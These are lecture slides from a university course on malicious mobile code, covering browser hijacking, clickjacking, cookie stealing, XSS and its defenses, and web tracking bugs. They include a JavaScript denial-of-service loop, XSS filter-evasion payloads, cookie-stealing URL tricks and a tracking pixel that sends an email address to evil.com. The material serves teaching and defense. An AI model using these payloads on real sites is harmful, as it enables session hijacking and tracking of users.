Malware 3:
Malicious Mobile Code

Thursday, December 22, 2010
Sources: see final slide

CS342 Computer Security

Department of Computer Science
Wellesley College

Web Evolution

- Static content:
  Server serves web pages created by people.
- Dynamic content via server-side code:
  Server generates web pages based on input from user and a database using code executed on server.
  E.g., CGI scripts (Perl, Python, PHP, ASP, etc.)
- Dynamic content via client-side code:
  Code embedded in web page is executed in browser and can manipulate web page as a data structure.
  E.g. JavaScript, VBScript, Active X controls, Java applets
- Ajax (Asynchronous JavcScript and XML):
  Framework for updating page by communicating between browser and remote servers.

What is Mobile Code?

Mobile code is a lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention. (Skoudis, p. 117)

Web Browser Examples:

- JavaScript scripts
- Java applets
- ActiveX controls
- Visual Basic Scripts
- Browser plugins (e.g., Flash, Silverlight, PDF reader, etc.)

Email software processing HTML-formatted messages can also execute embedded JavaScript, VBScript, etc. code.

What Does Mobile Code Do?

- User-specified browser appearance
- Rollovers
- Form Validation
- Fancy image popups
- Upload files
- Test speed of Internet connections
- Time-dependent behavior (e.g., different pictures at different times of day).
- Automatic refreshes
- Gmail/Google Docs

Malicious Mobile Code

Malicious mobile code is mobile code that makes your system do something that you do not want it to do. (Skoudis, p. 118)

Examples:

- Monitor your browsing activities
- Obtain unauthorized access to your file system.
- Infect your machine with malware
- Hijack web browser to visit sites you did not intend to visit

Key problem: running code of someone you don't trust on your computer without safety & behavioral guarantees.

JavaScript Exploit: Denial of Service

```
<html>
  <head>
    <script type="text/javascript">
      function exploit() {
        while (1) {
          showModelessDialog("exploit.html");
        }
      }
    </script>
  </head>
  <body onload="exploit()">
  My body
  </body>
</html>
```

(Skoudis, p. 123-4)

JavaScript Exploit: Browser Hijacking

- Prevent user from leaving a web page (using onunload event)
- Resize browser to full screen.
- Create windows that cover other parts of screen that attacker wants to hide.
- Redirect browser to unwanted sites.
- Add bookmarks without authorization (even if prompted, u sers will often click OK)
- Monitor user's browsing habits.


JavaScript Exploit: Clickjacking

Vulnerability: can cause an invisible iframe whose target is a button on site A to follow mouse on site B. Attempts to click on site B are interpreted as a click to the site A button.

Examples:


- Change security settings to be permissive
- Enable computer cameras & microphones (Adobe Flash)
- Make bogus order from ecommerce site.
- Click fraud

JavaScript Exploit: Cookie Stealing



- Cookie identifies you to remote server.
- Someone who steals your session-ID cookie can clone your session and masquerade as you , with disastrous financial/social consequences.
- For security reasons, browsers only send cookies to appropriate domain. E.g. evil.com can't normally "see" amazon.com's cookies from your browser.
- But vulnerable browsers can divulge cookies!:
  - http://evil.com/steal_cookies.html?.amazon.com vs. http://evil.com%2fsteal_cookies.html%3f.amazon.com
  - Javascript/VBscript URLs. E.g. javascript:alert(document.cookie) In some browsers, this makes it possible to steal cookies – e.g., via cross-site scripting (coming up)

Cross-Site Scripting (XSS)



(Picture from Skoudis, p. 134)

How Common is XSS?

We're entering a time when XSS has become the new Buffer Overflow and JavaScript Malware is the new shellcode.

-- Jeremiah Grossman

(Picture from Skoudis, p. 134)

XSS Defense: Server-Side Filtering

- Filter out scripting code from user input

  Problem: many ways to inject scripting code; just filtering <script> …. </script> isn't good enough! Examples from Skoudis:


  ```
  <img src="" onerror="alert(document .cookie)">
  <br style="width:expression(alert(document .cookie))">
  <div onmouseover='alert(document.cookie) '> </div>
  <img src=javascript:alert(document.cookie)>
  <iframe src="vbscript:alert(document .cookie)"></iframe>
  <body onload="alert(document.cookie)">
  <meta http-equiv="refresh" content="0;url= javascript:alert(document.cookie)">
  ```

- Filter/transform special character from user input:

  E.g. <html> → >html<

XSS Defense: Client-Side

- Never browse web as root! Then browser runs as root and injected scripts run as root as well
- Turn off JavaScript, ActiveX Controls, etc.
  But then lose functionality!
- Use the noscript plugin (Firefox): fine-grained scripting control, reports clickjacking.



The Dancing Pigs Problem

"Given a choice between dancing pigs and security, users will pick dancing pigs every time."

Privacy: Web "Bugs"

Web "bugs" reveal private information about users.

E.g., very small images:

```
<img width=1 height=1
  src="http://evil.com/track.cgi?fturbak@wellesley.edu">
```


Approaches to Mobile Code Security

JavaScript: Same origin policy (SOP). No direct access to local file system or most of network (except source of code) -- executed in "sandbox". But there are end runs and exploits on implementation bugs.

ActiveX Controls: digitally signed code. Do you trust signer?
Even if so, doesn't mean that code isn't accidentally or purposely malicious.

Java:

- All versions: Bytecodes (usually from compiled Java programs) are checked by byte-code verifier before execution.
- Early versions: applets run in sandbox with SOP policy; downloaded applications can do anything
- Current version: dangerous operations in both applets and applications can be checked by a Security Manager implementing local policies.
- Implementation bugs in Java Runtime Environment can be disastrous: e.g. Brown Orifice applet (2000) exploited JRE bugs to spawn web server from browser serving victim's files!

Resources

- Robert Hansen & Jeremiah Grossman, Clickjacking. Sep. 12, 2008. http://www.sectheory.com/clickjacking.htm
- Martin Johns. On JavaScript Malware and Related Threats. Journal of Computer Virology, 2007.
- Gary McGraw and Edward Felten. *Securing Java: Getting Down to Business with Mobile Code.* Willey, 1999.
- Ed Skoudis, *Malware: Fighting Malicious Code*, Prentice Hall, 2004 Esp. Ch. 3, Malicious Mobile Code.